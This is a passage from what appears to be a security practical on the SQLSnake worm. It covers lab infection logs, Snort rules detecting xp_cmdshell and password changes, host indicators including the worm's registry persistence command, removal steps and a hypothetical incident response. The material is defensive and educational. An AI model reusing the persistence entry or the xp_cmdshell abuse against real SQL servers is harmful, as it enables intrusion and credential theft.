The worm instance on Victim A tries to run the *sqlprocess.js* JavaScript on victim B in order to activate the worm instance on Victim B, as shown by the following excerpt of the snort logs, but the Filemon utility hasn't detected the usual worm activities on Victim B.

The SQLSnake worm on Victim B adds to the registry keys the same two entries added on Victim A as shown in the NTRegmon logs above. It also adds another entry to make the MS SQL Server on Victim B use the win32 Winsock TCP/IP library instead of the default Named Pipes Net library. This action is performed

only to MS SQL Server 7.0. The NTRegmon shows the worm adding the new entry to the registry keys:

```
4317      58.43272946 wscript.exe:211  CreateKey
HKLM\software\microsoft\mssqlserver\client\connectto  SUCCESS
Key: 0xE13B0700
4318      58.43307308 wscript.exe:211  SetValue
HKLM\software\microsoft\mssqlserver\client\connectto\dsquery  SUCCESS
"dbmssocn"
4319      58.43315018 wscript.exe:211  CloseKey
HKLM\software\microsoft\mssqlserver\client\connectto  SUCCESS
Key: 0xE13B0700
```

Based on the fact that the worm modifies the registry keys in order to be activated on startup, I had to reboot Victim B in order to continue the infection process. The worm was activated during the startup and I logged the worm activity using the NTRegmon and the Filemon tools.

I also rebooted Victim A to log the worm activity during the startup, but I noticed that the worm strangely wasn't activated during the startup.

2.5 Signature of the attack

2.5.1 Network-based signatures

The Snort Intrusion Detection System has several rules that can detect suspicious activity on SQL Servers through the network. The following SNORT rules will generate alerts if an SQLSnake activity is detected:

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 139 (msg:"MS-SQL/SMB
xp_cmdshell program execution"; content:
"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"; nocase;
flags:A+; offset:32; classtype:attempted-user; sid:681; rev:3;)
```

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 139 (msg:"MS-SQL/SMB
sp_password password change"; content:
"s|00|p|00|_|00|p|00|a|00|s|00|s|00|w|00|o|00|r|00|d|00|"; nocase;
flags:A+; classtype:attempted-user; sid:677; rev:4;)
```

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433 (msg:"MS-SQL
sp_password - password change"; content:
"s|00|p|00|_|00|p|00|a|00|s|00|s|00|w|00|o|00|r|00|d|00|"; nocase;
flags:A+; classtype:attempted-user; sid:683; rev:4;)
```

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433 (msg:"MS-SQL
xp_cmdshell - program execution"; content:
"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"; nocase;
flags:A+; classtype:attempted-user; sid:687; rev:4;)
```

The netstat command can also be used to track the SQLSnake worm. Hosts already infected with the SQLSnake worm will generate TCP SYN packets

addressed to TCP port 1433 in order to find new targets. Usually outbound connection from an internal server are forbidden, unless for specific needs. On an infected system, the scan of SQL Server listening on TCP port 1433 can be seen using the netstat command:

```

C:\WINNT\System32\cmd.exe - netstat
TCP    victimb:4783    .194.171.121:1433    SYN_SENT
TCP    victimb:4784    .194.171.122:1433    SYN_SENT
TCP    victimb:4785    .194.171.123:1433    SYN_SENT
TCP    victimb:4786    .194.171.124:1433    SYN_SENT
TCP    victimb:4787    .194.171.125:1433    SYN_SENT
TCP    victimb:4788    .194.171.126:1433    SYN_SENT
TCP    victimb:4789    .194.171.127:1433    SYN_SENT
TCP    victimb:4790    .194.171.128:1433    SYN_SENT
TCP    victimb:4791    .194.171.129:1433    SYN_SENT
TCP    victimb:4792    .194.171.130:1433    SYN_SENT
TCP    victimb:4793    .194.171.131:1433    SYN_SENT
TCP    victimb:4794    .194.171.132:1433    SYN_SENT
TCP    victimb:4795    .194.171.133:1433    SYN_SENT
TCP    victimb:4796    .194.171.134:1433    SYN_SENT
TCP    victimb:4797    .194.171.135:1433    SYN_SENT
TCP    victimb:4798    .194.171.136:1433    SYN_SENT
TCP    victimb:4799    .194.171.137:1433    SYN_SENT
TCP    victimb:4800    .194.171.138:1433    SYN_SENT
TCP    victimb:4801    .194.171.139:1433    SYN_SENT
TCP    victimb:4802    .194.171.140:1433    SYN_SENT
TCP    victimb:4803    .194.171.141:1433    SYN_SENT
TCP    victimb:4804    .194.171.142:1433    SYN_SENT
TCP    victimb:4805    .194.171.143:1433    SYN_SENT
TCP    victimb:4806    .194.171.144:1433    SYN_SENT
  
```

2.5.2 Host-based signatures

The presence of the following files indicates that the server has been compromised by the SQLSnake worm. These files are hidden on the infected machine:

- %Windir%\sqlexec.js
- %Windir%\sqlprocess.js
- %Windir%\sqldir.js
- %Windir%\run.js
- %Windir%\sqlinstall.bat
- %Windir%\timer.dll
- %Windir%\samdump.dll
- %Windir%\pwdump2.exe
- %Windir%\clemail.exe
- %Windir%\drivers\services.exe

The worm also enters the registry keys on the infected system. The presence of the following registry keys entries gives evidence of an SQLSnake worm infection:

- HKLM\System\CurrentControlSet\Services\NetDDE\ImagePath
- "%COMSPEC% /c start netdde && sqlprocess init"
- HKLM\System\CurrentControlSet\Services\NetDDE\Start
- HKLM\Software\microsoft\mssqlserver\client\connectto\dsquery
"dbmssocn"

2.6 How to protect against it

2.6.1 Prevention measures

The following section illustrates several defensive measures to be taken in order to protect against the SQLsnake worm:

- The SQLSnake worm tries to discover MS SQL Servers listening on TCP port 1433 in order to try to compromise them. A good thing to do is to change the value of this port to something else. This will make it harder for port scanners to find the SQL Server.
- All inbound connections to SMB TCP port 139 should be blocked at the edge router to prevent the SQLSnake worm from accessing shared folders on compromised systems¹¹.
- It is strongly recommended to use the Integrated Mode Security rather than the mixed mode security to benefit from the Windows authentication mechanisms such as encryption and password aging¹². If the Mixed Mode Security is required, system administrators must set a strong password to the SA account, this password mustn't be easy to guess.
- Infected SQL Servers start to scan for other targets, network administrators should block outbound traffic to TCP port 1433 unless for specific needs. This will avoid infected servers from their local network compromising other servers¹³.
- It is recommended to test the passwords of a SQL server. A tool called sqlbf¹⁴ can be used to audit the strength of the SQL server passwords.
- According to sqlsecurity.com, it is strongly recommended to drop the *xp_cmdshell*, extended stored procedure if not needed. In the case of the SQLSnake worm, this procedure is used to perform system commands with full privileges on the local machine taking advantage of the unprotected (SA) account.
- Since the WHS is used by viruses and worms to execute their scripts, it is advisable to disable or uninstall the WHS if not needed¹⁵.

¹¹ The SANS Institute.

¹² Microsoft Corporation. "SQL Server Security Modes".

¹³ CERT Incident Note IN-2002-04.

¹⁴ Available for download at <http://www.packetstormsecurity.com> and <http://www.cqure.net>

¹⁵ Symantec Security Response.

- It is strongly recommended for network and system administrators to scan for MS SQL Servers on their networks. This can help detecting all hidden SQL Servers installs¹⁶ that leave the (SA) account with no password and activate the TCP port 1433. The scan can be done using a port scanner such as nmap¹⁷.

The eEye Digital Security has also released a scanner called The SQL Worm Scanner¹⁸ that can detect vulnerable MS SQL Servers listening on TCP port 1433.

2.6.2 Removal instructions

The N-stalker has released an SQLSnake removal utility¹⁹ that can be used to detect and remove the SQLSnake worm from a compromised server.

The SQLSnake worm can also be removed manually from a compromised MS SQL Server.

The following manual removal from TrendMicro can be used for compromised MS SQL Servers :

1. Open a command prompt. Click Start>Run, type COMMAND then hit the Enter key.
2. Disable the guest account, in case the worm has not disabled it. To do this, type and execute the following at the command prompt:
net user guest /active:no
3. Remove the guest user from the local administrators and domain administrators group. To do this, type and execute the following at the command prompt:
 - net localgroup administrators guest /delete
 - net group "Domain Admins" guest /delete
4. Remove TIMER.DLL from memory. To do this, type and execute the following at the command prompt:
regsvr32 /u TIMER.DLL
5. Remove the dropped files from your Systems folder. To do this, type and execute the following at the command prompt:
 - attrib -h %SysDir%\drivers\services.exe
 - attrib -h %SysDir%\sqlexec.js
 - attrib -h %SysDir%\clemail.exe
 - attrib -h %SysDir%\sqlprocess.js

¹⁶ According to Internet Storm Center, starting with Access 2000, Microsoft began to ship a stripped down version of SQL Server called Microsoft SQLServer Desktop Edition (MSDE). It was not installed by default in an Access 2000 install, but was available as an add-on on the installation disks. If installed, no password is set for the SA account. MSDE may also be installed as a part of one of the packages available from Visio Enterprise Network Tools, Microsoft Project Central and Visual Studio.

¹⁷ Available for download at <http://www.insecure.org/nmap/index.html>

¹⁸ Available for download at <http://www.eeye.com/html/Research/Tools/sqlworm.html>

¹⁹ Available for download at <http://www.nstalker.com/press/wormsql.php>

- attrib -h %SysDir%\sqlinstall.bat
- attrib -h %SysDir%\sqldir.js
- attrib -h %SysDir%\run.js
- attrib -h %SysDir%\timer.dll
- attrib -h %SysDir%\samdump.dll
- attrib -h %SysDir%\pwdump2.exe
- del %SysDir%\drivers\services.exe
- del %SysDir%\sqlexec.js
- del %SysDir%\clemail.exe
- del %SysDir%\sqlprocess.js
- del %SysDir%\sqlinstall.bat
- del %SysDir%\sqldir.js
- del %SysDir%\run.js
- del %SysDir%\timer.dll
- del %SysDir%\samdump.dll
- del %SysDir%\pwdump2.exe

Part 3 The incident handling process

3.1 Preparation

Before describing the incident handling process undertaken for this hypothetical scenario, one has to understand the context in which this incident would take place.

I have been working in this company (Company A) for three years as responsible for network and system security. Our network is composed of 40 servers including web servers, mail servers and gateways, DNS servers and database servers. These servers run under a mix of various platforms and environments. In spite of the relatively small size of our network, the latter offers many security challenges taking into account the importance of the services that my company offers for its customers. During the first two years of my employment, I have been the only person juggling the tasks of the security of our network, responding to incidents, keeping systems in safe environment as well as responding to calls for assistance from clients. During all this time, I have worked in cooperation with our system administrators and network administrators to strengthen the security of our environment.

Last year, we were victim of many Code Red and Nimda attacks against our network. Getting rid of these worms was not an easy matter, since I didn't have enough experience in incident handling. I often had to do the job by myself as system and network administrators were busy doing their daily job. Furthermore, many of our customers were also victims of such attacks in their own networks.

This experience showed to the managers of my company the importance of security in general and incident response in particular. Recommendations were made to create a Security Department, to hire more people and invest more in security tools, education and training.

Three more engineers joined the Security Team, which has now four members. In order to improve their skills and knowledge, all members of the Security Team have participated in training sessions on Windows Security, Unix Security, Web Security, Network Intrusion Detection and Host Intrusion Detection. These training sessions lasted for six months.

In case of a security incident, all the Security Team members are involved, thus, the Security Team is also the Incident Response Team. System Administrators and Network Administrators take part in the incident handling as far as the network or system affected are under their administrative control.

However, we still do not have formal incident response procedure and policy, we are not well prepared to prevent a security incident before it occurs. Usually we react after the occurrence of an incident. Because of the lack of coordination and communication between the Security team and system administrators and network administrators, we sometimes have to deal with the same security incident more than once.

I attended the SANS 2002 Conference where I chose "The Hacker Techniques, Exploits, and Incident Handling" Track to learn more on how to handle and coordinate security incidents. This training is beneficial for me as well as my colleagues in the Security Department since, it would help us in establishing a formal incident response procedure.

Despite the absence of a formal incident response procedure, we have taken some measures to protect our network:

- We have deployed the Open Source Network Intrusion Detection SNORT to monitor all the traffic on our networks.
- We always try to keep system patched, but it is a hard job. In some cases the installation of a patch causes the system to stop responding and our customers to get angry.
- We are subscribed to several mailing lists in order to be informed of new vulnerabilities patches and security issues, among which:
 - BUGTRAQ List: BUGTRAQ@securityfocus.com
 - MS-SecNews List: MS-SecNews@securityfocus.com
 - FOCUS-LINUX List: FOCUS-LINUX@securityfocus.com
 - SECURITY-BASICS List: SECURITY-BASICS@securityfocus.com

- FOCUS-VIRUS List: FOCUS-VIRUS@securityfocus.com
 - Securiteam List: list@securiteam.com
 - Internet Security Systems Alert mailing List: alert@iss.net
- We have deployed the Nokia IP 440 with Check Point Firewall-1 and set up rulesets to filter incoming and outgoing traffic:
- All inbound traffic is filtered by port and service
 - All outbound traffic is forbidden, unless for some specific needs

However, this was not always true, all TCP and UDP traffic was accepted from the SQL Server of Company B to their SQL Servers hosted in our company as mentioned in the description of the network.

For the purpose of this assignment, I am describing a hypothetical SQLSnake infection scenario carried against SQL Servers hosted in my company's network and the one hosted in Company B network. This project helped me in detecting the weaknesses in the SQL Servers we host and in our security policy regarding the web and database hosting.

All the incident handling stages, I'm going to describe in the following sections are not actual. However, this is how the coordination of the SQLSnake infection would be done based on my experience and on the former incidents I had to manage.

3.2 Identification

The SQL Server hosted in company B is attacking company B SQL Servers hosted in our network.


As part of my daily tasks, I always check the Firewall and the IDS logs to make sure that nothing wrong happened. This morning I noticed some symptoms of a security incident in these logs.

This section describes the suspicious activities detected by the internal firewall and the Snort intrusion detection system deployed in our network.

Suspicious activity detected by the firewall:


As mentioned in the network description of my company (Company A), all outbound traffic is blocked unless for specific needs. In the case of SQL Servers of Company B that are hosted in our company, they are not allowed to initiate outbound traffic except to the SQL Server hosted in Company B. According to the Firewall logs, an abnormal and suspicious outbound traffic is generated from SQL servers hosted in our network.

The SQL Servers hosted in our company (company A) are attempting to send packets to IP addresses else then the IP address of the SQL Server hosted in company B on TCP port 1433. The following figure shows SQL-CMPYA (SQL Server hosted in Company A) attempting to perform a TCP port 1433 scan:



Type	Action	Service	Source	Destination	Proto.	Rule	S_Port
Log	drop	ms-sql-s	SQL-CMPYA	192.168.1.3	tcp	4	1433
Log	drop	ms-sql-s	SQL-CMPYA	192.168.1.4	tcp	4	1433
Log	drop	ms-sql-s	SQL-CMPYA	192.168.1.5	tcp	4	1433
Log	drop	ms-sql-s	SQL-CMPYA	192.168.1.6	tcp	4	1433
Log	drop	ms-sql-s	SQL-CMPYA	192.168.1.7	tcp	4	1433

The SQL Servers hosted in our company (Company A) are also attempting to initiate an outbound SMTP connection. The following figure shows SQL-CMPYA (SQL Server hosted in Company A) attempting to establish an outbound SMTP connection:



Type	Action	Service	Source	Destination	Proto.	Rule	S_Port
Log	drop	smtp	SQL-CMPYA	192.168.1.3	tcp	3	25
Log	drop	smtp	SQL-CMPYA	192.168.1.4	tcp	3	25

Suspicious activity detected by the Snort NID:

The Snort Network Intrusion Detection deployed on our network warned of TCP port 1433 scans originating from the SQL Servers hosted in our company. The following section of the Snort log shows the scanning activity:

```
[**] [100:2:1] spp_portscan: portscan status from SQL-CmpYA: 199
connections across 199 hosts: TCP(199), UDP(0) [**]
09/16-11:38:34.794896
```

```
[**] [100:2:1] spp_portscan: portscan status from SQL-CmpyA: 100
connections across 100 hosts: TCP(100), UDP(0) [**]
09/16-11:38:40.802045
```

```
[**] [100:2:1] spp_portscan: portscan status from SQL-CmpyA: 199
connections across 199 hosts: TCP(199), UDP(0) [**]
09/16-11:38:44.808230
```

The SQL rules of Snort were also warning of the following suspicious activities:

- The SQL Server hosted in Company B (SQL-CmpyB) used the *xp_cmdshell* to run system commands on the SQL Server (SQL-CmpyA) hosted in our company;
- The SQL Server hosted in Company B (SQL-CmpyB) used the *isql* utility to change a password on the SQL Server (SQL-CmpyA) hosted in our company.

The following excerpt of the Snort log file illustrates the alerts generated:

```
[**] [1:687:3] MS-SQL xp_cmdshell - program execution [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
09/16-11:46:36.596864 SQL-CmpyB:1051 -> SQL-CmpyA:1433
TCP TTL:128 TOS:0x0 ID:1395 IpLen:20 DgmLen:176 DF
***AP*** Seq: 0xA373F645 Ack: 0x15CF0 Win: 0x4249 TcpLen: 20
```

```
[**] [1:683:3] MS-SQL sp_password - password change [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
09/16-11:46:36.876864 SQL-CmpyB:1052 -> SQL-CmpyA:1433
TCP TTL:128 TOS:0x0 ID:1402 IpLen:20 DgmLen:168 DF
***AP*** Seq: 0xA375A607 Ack: 0x15CF7 Win: 0x4249 TcpLen: 20
```

In its regular traffic, the SQL Server in company B (SQL-CmpyB) never used the *xp_cmdshell* and never tried to change any password across the network, the Snort NID was warning of something wrong with the SQL Server hosted in company B (SQL-CmpyB).

All these symptoms indicated that an incident had occurred; the SQL Servers hosted in company B (SQL-CmpyB) was attacking the SQL Servers hosted in our network. The SQL servers hosted in our network were compromised since they were initiating abnormal outbound connections on TCP port 1433.

Given the fact that, the Internet Storm Center (ISC) and Consensus Intrusion Database (CID) were alerting of a new worm called SQLSnake targeting MS SQL Servers with null (SA) account password listening on TCP port 1433²⁰, my first

²⁰ Internet Storm Center handler's diary of 22 May 2002

assumption was turned to the SQLSnake worm. Furthermore, according to the same sources, TCP port 1433 has been a top ten-targeted port for months.

I located the compromised servers based on the IP addresses mentioned in the firewall and the Snort logs. I reviewed the Handler's Diary²¹ dealing with the SQLSnake worm threat to know what indications and symptoms I had to look for to confirm my assumption. Afterwards, I located the worm-hidden files on the compromised servers. I concluded that the SQLSnake worm was present in our network.

In this case, I informed our technical manager and all members of the Incident Response Team. Since the SQLSnake came from Company B network, I also contacted Company B to inform them that the SQL Server hosted in their network was infected by the SQLSnake worm and that it had infected their SQL Servers hosted in our company.

3.3 Containment

The worm was generating a large amount of traffic on our local network. I took the decision to immediately disconnect the compromised SQL Servers hosted in our company from the network.

Since our company is providing Internet access to company B, we had to make a decision regarding the SQL Server hosted in their network to prevent it from infecting other servers. We agreed with our technical manager to immediately block the Internet access of company B and to inform them of this decision.

As an Internet Service Provider for public and government institutions, our Incident Response Team has been involved in handling security incident for a good number of our customers. Company B has neither a security team nor an incident handling team, they appealed to us for assisting them in managing the SQLSnake infection carried out against their network.

Our Incident Response Team is composed of four members; one member of our team was dispatched to company B to help their System Administrator in handling the SQLSnake infection. This member was instructed to go because of his knowledge and good skills in Windows Security. I took charge of managing the worm infection in our network. I was the lead incident handler since I am the more experienced member of our Incident Response Team. Furthermore, I was involved in the initial installation of the services of company B. Thus, I had enough information regarding Company B SQL Servers hosted in our company.

The jump kit used in the incident handling process of company A and company B is composed of the following items:

²¹ idem

- Laptop
 - Dual boot Win2000 and RedHat Linux version 7.1
 - 30 GB hard drive
 - 256 Mb memory
 - CD/DVD drive
 - CD-Burner
- Fresh backup CDs
- Mini Hub
- Forensics tools for Windows
 - IRCR²² (Incident Response Collection Report)
 - Utilities from www.sysinternals.com
 - Vulnerability and port scanners (Nessus, nmap, SQL Auditing Tools²³)
- Incident Handling forms²⁴

We do not have any formal backup procedures for disaster recovery and we do not have backup tools in our jump kit. We have never made a complete binary backup of any compromised servers. In most of the incident handling cases, we had to rebuild the compromised systems, which is not a good thing.

My first concern was to preserve the Firewall and the Snort NID log files. Therefore, I performed the following actions:

- I used the Check Point Log Viewer installed on the FW Management Workstation to save and store the Firewall logs. I exported the logs from the Nokia Box disk to the FW Management Workstation disk. I called the exported log file *SQLSnake-dateofday.txt*.
- I have also kept the IDS logs on a separate file in the IDS Management Workstation; I also called that file *SQLSnake-dateofday.txt*.

My co-worker in company B was not able to collect enough information and logs regarding the incident. Company B has no firewall and no IDS and they do not log any network traffic. It was not possible to determine the origin of the SQLSnake infection of their SQL Server.

I used the IRCR forensic tool to gather information of the compromised system. The most interesting files generated by the IRCR tool, in the case of this SQLSnake infection, are the *hidden.txt* file, the *evtlog.txt* file and the *svvc.txt*.

The following are excerpts of the files:

²² Available for download at <http://www.incident-response.org/IRCR.htm>

²³ Available for download at <http://www.cqure.net/tools06.html>

²⁴ My company, as an Access and Internet Services Provider, is involved in the incident handling processes of many of our customers. We have written incident forms that our customers fill in to report the incident. These forms help us to gather information we need regarding the incident.

- The *hidden.txt* file lists all the hidden files of the system, especially it lists all the worm hidden files

Incident Response Collection Report (IRCR)

Computer Name: SQL-CMPYA

>>>

>>>

Répertoire de C:\WINNT\system32

```
dd/mm/02 12:09      368ÿ640 clemail.exe
dd/mm/02 12:09      32ÿ768 pwddump2.exe
dd/mm/02 12:09        243 run.js
dd/mm/02 12:09     36ÿ864 samdump.dll
dd/mm/02 12:09      4ÿ701 sqlldr.js
dd/mm/02 12:09      1ÿ194 sqllexec.js
dd/mm/02 16:29      2ÿ218 sqlinstall.bat
dd/mm/02 12:09      4ÿ369 sqlprocess.js
dd/mm/02 12:09     20ÿ480 timer.dll
dd/mm/02 17:00    187ÿ906 WINDOWS.GID
                10 fichier(s)          659ÿ383 octets
```

Répertoire de C:\WINNT\system32\drivers

```
dd/mm/02 12:09      13ÿ312 services.exe
1 fichier(s)          13ÿ312 octets
```

- The *evtlog.txt* file shows that the *xp_cmdshell* extended stored procedure was used:

Incident Response Collection Report (IRCR)

Computer Name: SQL_CMPYA

>>>

```
RecordNumber: 43
Source: MSSQLServer
Computer: LAB
Category: 2
Event ID: 17055
EventType: 4
```

>>>

User:

Message: 8128 :

Utilisation de 'xp_sql70.dll' version '1998.11.13' pour exécuter la procédure stockée étendue 'xp_cmdshell'.

- The *svc.txt* file shows that *sqlprocess.js* is registered as a service; it starts automatically at the startup of the compromised system. This service runs under the LocalSystem account.

Incident Response Collection Report (IRCR)

Computer Name: SQL-CMPYA

>>>

Detailed Services report

DDE réseau

Name NetDDE
State Stopped
Account LocalSystem
File C:\WINNT\system32\cmd.exe /c start netdde && sqlprocess init
Start Automatic

DSDM DDE réseau

Name NetDDEdsdm
State Running
Account LocalSystem
File C:\WINNT\system32\netdde.exe
Start Manual

3.4 Eradication

I performed the following actions to remove the worm files from the compromised SQL Servers in company A. My co-worker in company B did the same thing on their SQL Server.

Since company B owns the SQL Servers hosted in our company, I took the following actions in agreement with company B system administrators:


1. Unhiding all the worm files located in the %Windir%\system32 directory and unhiding the *services.exe* program located in the %Windir%\system32\drivers directory.
2. Unregistering the *timer.dll* library
3. Deleting the following registry keys
 - HKLM\System\CurrentControlSet\Services\NetDDE\ImagePath
"%COMSPEC% /c start netdde && sqlprocess init"
 - HKLM\System\CurrentControlSet\Services\NetDDE\Start
 - HKLM\Software\microsoft\mssqlserver\client\connectto\dsquery
"dbmssocn"
4. Killing the *services.exe* process,
5. Deleting the worm files,
6. Changing the (SA) account password,

7. Changing the NT accounts passwords,
8. Disabling the guest account,
9. Renaming the “xp_cmdshell” extended stored procedure. This procedure is not used by company B web-based application hosted in our company. So I decided to rename it to something else in order to make it harder to find by any intruder.
10. Renaming the two WHS tool files *cscript.exe* and *wscript.exe* located in the %WinDir%\system32 directory to something else. These programs are related to the WHS environment used by the worm to propagate. Since company B web-based application hosted in our company doesn't need the WHS, I decided to rename its related programs.

The SQL Server in Company B establishes a trusted connection to their SQL Servers hosted in our company. This trusted connection requires the Windows Authentication which is done over Named Pipes using the SMB TCP port 139 and UDP port 138. Once the authentication done, the SQL Server in company B starts replicating data into the SQL Servers in company A using the SQL server TCP port 1433.

However, the web-based application hosted in our company is a 3-tier application in which the client accesses the SQL Servers through the Web Server. This 3-Tier architecture protects the databases from direct access by the clients. The Web Server is running Apache on RedHat Linux, it connects to the SQL Servers with an SQL server login where the SQL authentication is required. Therefore, it was not possible to switch to the Integrated Mode Security.

The following figure illustrates how the web-based application works:



Under these conditions, applying a good filter was not an easy matter because of the replication process used by company B to update the content of their SQL Servers hosted in our company.

To summarize, I had to set up new rules on our internal firewall as following:

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	COMMENT
SQL-CmpyB	SQL-CmpyA SQLBackup-CmpyA	ms-sql-s NBT	Accept	Long	Allow ms-sql-s for data replication Allow NBT for NT authentication
SQL-CmpyA SQLBackup-CmpyA	SQL-CmpyB	ms-sql-s NBT	Accept	Long	Allow ms-sql-s for data replication Allow NBT for NT authentication
Any	WWW	http	Accept	Long	Allow web traffic to the web server
Any	SQL-CmpyA SQLBackup-CmpyA WWW	Any	Drop	Long	Drop any other traffic to the web server and the SQL Servers

The NBT stands for all the NetBios services, it includes the following services:

- The netbios datagram service on UDP port 138
- The netBios name service on UDP port 137
- The netbios session service on TCP port 139

My colleague applied a router filter to block all TCP and UDP traffic to the SQL Server in company B. The following access-list is applied to company B edge router to filter the inbound traffic to their SQL Server:

```
interface Serial 0
  ip access-group sql-secure in

  access-list sql-secure permit ip host x.y.z.A1 host x.y.z.B
  access-list sql-secure permit ip host x.y.z.A2 host x.y.z.B
  access-list sql-secure deny ip any host x.y.z.B
```

x.y.z.A1 and x.y.z.A2 are the IP addresses of SQL Servers hosted in company A

x.y.z.B is the IP address of the SQL server hosted in company B

3.5 Recovery

Luckily, the SQLSnake worm does not alter the content of the databases and do not cause damage to the system. If the SQLSnake worm were destructive, it would be difficult for me to restore the compromised systems from a recent backup since I have none.

At this stage, the cause of the incident was removed. I performed a vulnerability assessment on our network to make sure that our environment was protected against the SQLSnake worm threat. My colleague also did a vulnerability assessment on the SQL Server in company B.

The vulnerability scanners and tools used for this assessment are the following:

- SQLAT²⁵ (SQL Auditing Tools): I have found this tool very useful to audit MS SQL Servers.
- Nessus²⁶: This tool is one of my favorite vulnerability scanners, it helped to detect all the open ports and services on the SQL Servers
- eEye Digital's SQL Worm Scanner²⁷ : I used this tool to scan our entire network for any other vulnerable SQL Server.

I called my colleague and we agreed to restore the WAN connection between our company and Company B to verify whether the replication process still works. Company B system administrator performed several tests to make sure that the replication process is working with the new access-list applied to company B edge router and the new rulesets applied to our internal firewall. Once all the tests were performed successfully, the Internet connection was restored to company B network.

²⁵ Available for download at <http://www.cqure.net>

²⁶ Available for download at <http://www.nessus.org>

²⁷ Available for download at <http://www.eeye.com>

3.6 Lessons learned

As I mentioned before, the incident I am describing, is hypothetical, but I have taken the opportunity of writing this assignment to find out the weaknesses of our security policies and to improve defenses of the SQL Servers hosted in our network. Therefore, I contacted company B to have more information regarding their network and system security.

Company B system administrator gave me the following information:

- There are no ingress and no egress filters on company B border router,
- The Server hosted in company B is running a default install of MS SQL Server 7.0 with mixed mode security enabled,
- The (SA) account password is null,
- The TCP port 1433 is active on the SQL Server

Company B environment is not secured. They are not protected against any kind of attack, besides conditions were ripe for the SQLSnake infection scenario. Company B has no firewall and no intrusion detection system; it would be very hard for them to detect any sign of infection.

The SQLSnake worm incident opened my eyes on possible vulnerabilities of our network and that of the MS SQL Servers of company B as well as others hosted by my company. These vulnerabilities are related to our self-proclaimed security policy as this incident came at the right moment to unveil many weaknesses that should be eventually avoided since we are currently establishing a formal security policy and procedure.

One of the weaknesses is the exception made to some of our privileged customers as far as access to our network. These customers profit from a privileged access to our network to facilitate the replication mechanism of their database servers. As far as company B is concerned, all outbound and inbound TCP and UDP traffic was accepted according to the ruleset applied on our internal firewall.

Another weakness is the limited responsibility faced sometimes by any ISP when it offers hosting for servers owned by clients. In our case, the customer owns the machine and he is usually responsible on keeping it up-to-date when it comes to upgrades, additions and machine and software related security matters. In this case, and to prevent from worms and viruses like SQLSnake worm, certain security best practices were not respected in the customer owned machines, while we are unable to do any modifications on the system like patching.

